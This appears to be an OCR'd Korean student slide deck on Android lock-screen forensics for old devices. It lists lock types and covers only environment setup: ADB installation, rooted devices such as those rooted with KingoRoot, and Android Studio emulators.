# Android Forensics

## Lock screen in Old Android Device

3321 배상혁

# Contents



# Android 시스템의 화면 잠금 종류

# Android 시스템의 화면 잠금 종류

- 잠금 없음
- 슬라이드
- 얼굴 인식 (이미지 방식, IR 방식)
- PIN
- 패턴
- Password
- 지문 인식 (+홍채 인식)
- Google Smart Lock

# 환경 세팅


# 환경 세팅

## ADB 설치

- Android Debug Bridge 는 PC와 스마트폰 사이에 통신을 할 수 있는 명령어 도구
- apk 설치, log 출력
- 스마트폰 화면 미러링에도 사용

## 다운로드

https://developer.android.com/studio/releases/platform-tools



# 환경 세팅

## 실제 기기 사용



4.4 버전 이하의 루팅된 기기

- kingoroot
- 루팅 펌웨어 리커버리

# 환경 세팅

## 에뮬레이터 사용

### Android Studio Canary Build

- Android Studio를 통해 원하는 버전의 에뮬레이터를 구할 수 있음
- https://developer.android.com/studio/preview

**Preview release**

Get early access to the latest features and improvements in Android Studio.

**Beta build**

Get early access to new features in a well tested build.

Download Chipmunk (2021.2.1) Beta 3

for Mac (~1022 MB)

**Canary build**


Get the leading-edge features in a lightly tested build.

Download Dolphin (2021.3.1) Canary 5

for Mac (~1023 MB)


# 환경 세팅

## 에뮬레이터 사용




# 환경 세팅

## 에뮬레이터 사용




# 환경 세팅

## 에뮬레이터 사용




# 환경 세팅

